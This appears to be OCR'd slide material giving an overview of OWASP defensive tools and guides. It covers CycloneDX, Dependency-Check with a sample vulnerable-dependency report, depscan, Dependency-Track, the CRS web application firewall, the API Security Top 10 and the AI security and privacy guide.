
OWASP CycloneDX

CycloneDX GETTING STARTED SPECIFICATION ABOUT


Specification Overview

The CycloneDX object model:

- is defined in JSON Schema, XML Schema, and Protocol Buffers
- consists of metadata, components, services, dependencies, compositions, and vulnerabilities.
- is prescriptive and simple to use
- is designed for SBOM, SaaSBOM, OBOM, MBOM, and VEX use cases
- can easily describe complex relationships
- is extensible to support specialized and future use cases




OWASP Dependency Check



OWASP dependency-check is an open source Software Composition Analysis (SCA) tool that identifies project dependencies and checks if there are any known, publicly disclosed vulnerabilities.

It does this by determining if there is a Common Platform Enumeration (CPE) identifier for a given dependency. If found, it will generate a report linking to the associated CVE (vulnerability) entries.



spring-cloud-starter-netflix-eureka-client@1.4.0.RELEASE └ xstream@1.4.10 ← CVE-2021-21346	Used in 2 locations Vendor Confirmed	1.4.20	MEDIUM	6.1
spring-cloud-starter-netflix-eureka-client@1.4.0.RELEASE └ xstream@1.4.10 ← CVE-2022-40151	Used in 2 locations	1.4.20	HIGH	7.5
spring-boot-starter-web@1.5.1.RELEASE ├ spring-boot-starter-tomcat@1.5.1.RELEASE └ tomcat-embed-core@8.5.85 ← BIT-2023-41080	Used in 99 locations Reachable	8.5.93	MEDIUM	6.1
mysql-connector-java@8.0.12 ← CVE-2018-3258	Vendor Confirmed	8.0.28	HIGH	8.8
spring-boot-starter-web@1.5.1.RELEASE ├ spring-boot-starter@1.5.1.RELEASE └ spring-core@4.3.6.RELEASE ← CVE-2018-1270	Used in 6 locations Vendor Confirmed ! Reachable and Exploitable	4.3.16	CRITICAL	9.8
xlsx-streamer@2.0.0 ├ poi-ooxml@3.9 └ dom4j@1.6.1 ← CVE-2020-10683	Used in 3 locations Vendor Confirmed		CRITICAL	9.8
spring-cloud-starter-netflix-eureka-client@1.4.0.RELEASE └ xstream@1.4.10 ← CVE-2021-21343	Used in 2 locations Vendor Confirmed	1.4.20	MEDIUM	5.3
spring-boot-starter-security@2.1.5.RELEASE ├ spring-security-web@4.2.12.RELEASE └ spring-security-core@4.2.1.RELEASE ← CVE-2017-4995	Used in 2 locations	4.2.3.RELEASE	HIGH	8.1
spring-cloud-starter-netflix-eureka-client@1.4.0.RELEASE └ xstream@1.4.10 ← CVE-2021-21342	Used in 2 locations Vendor Confirmed	1.4.20	MEDIUM	5.3
spring-cloud-starter-netflix-eureka-client@1.4.0.RELEASE └ xstream@1.4.10 ← CVE-2021-21345	Used in 2 locations Vendor Confirmed	1.4.20	MEDIUM	5.8
log4j-core@2.9.1 ← CVE-2021-44832	Vendor Confirmed	2.13.2	MEDIUM	6.6
spring-cloud-starter-netflix-eureka-client@1.4.0.RELEASE └ xstream@1.4.10 ← CVE-2021-39149	Used in 2 locations Vendor Confirmed	1.4.20	HIGH	8.5
spring-boot-starter-web@1.5.1.RELEASE ├ spring-boot-starter@1.5.1.RELEASE └ snakeyaml@1.21 ← CVE-2022-38749	Used in 2 locations Vendor Confirmed	1.31	MEDIUM	6.5
spring-boot-starter-web@1.5.1.RELEASE ├ spring-boot-starter@1.5.1.RELEASE └ snakeyaml@1.21 ← CVE-2022-38750	Used in 2 locations Vendor Confirmed	1.31	MEDIUM	5.5
spring-boot-starter-web@1.5.1.RELEASE ├ spring-boot-starter@1.5.1.RELEASE └ snakeyaml@1.21 ← CVE-2022-38751	Used in 2 locations Vendor Confirmed	1.31	MEDIUM	6.5
okhttp@2.5.0 ← CVE-2023-0833	Used in 3 locations Vendor Confirmed	4.9.2	MEDIUM	5.5

DEPSCAN

https://github.com/owasp-dep-scan/

Features

- Scan local repos, Linux container images, Kubernetes manifest - identify known CVEs with prioritization
- Perform advanced reachability analysis for multiple languages
- Fast local scans
- Generate Software Bill-of-Materials (SBOM) with Vulnerability Disclosure Report (VDR) and Common Security Advisory Framework (CSAF) 2.0 VEX document

OWASP DependencyTrack

Vulnerability Detection
Identify known vulnerabilities in third-party and open source components from multiple sources of vulnerability intelligence

Software Bill of Materials (SBOM)
Consume, analyze, and produce CycloneDX Software Bill of Materials (SBOM), an open source industry standard.

Full-Stack Inventory
Track usage of libraries, frameworks, applications, containers, operating systems, firmware, hardware, and services

Policy Evaluation
Measure and enforce security, operational, and license policy compliance for individual projects or the entire portfolio

OWASP CRS (WAF)

OWASP
ModSecurity
Core Rule Set

THE 1ST LINE OF DEFENSE

The OWASP® ModSecurity Core Rule Set (CRS) is a set of generic attack detection rules for use with ModSecurity or compatible web application firewalls. The CRS aims to protect web applications from a wide range of attacks, including the OWASP Top Ten, with a minimum of false alerts.


OWASP API Security Top 10

OWASP API Security Top 10 Vulnerabilities 2019

- API1:2019 — Broken object level authorization
- API2:2019 — Broken authentication
- API3:2019 — Excessive data exposure
- API4:2019 — Lack of resources and rate limiting
- API5:2019 — Broken function level authorization
- API6:2019 — Mass assignment
- API7:2019 — Security misconfiguration
- API8:2019 — Injection
- API9:2019 — Improper assets management
- API10:2019 — Insufficient logging and monitoring

OWASP LLM Security Top 10

GenAI.OWASP.org



OWASP AI Security and Privacy Guide

Main

GUARANTEED humans only
ChatGPT-free content


This page is the OWASP AI security & privacy guide. It has two parts:


1. How to address AI security
2. How to address AI privacy

Artificial Intelligence (AI) is on the rise and so are the concerns regarding AI security and privacy. This guide is a working document to provide clear and actionable insights on designing, creating, testing, and procuring secure and privacy-preserving AI systems.

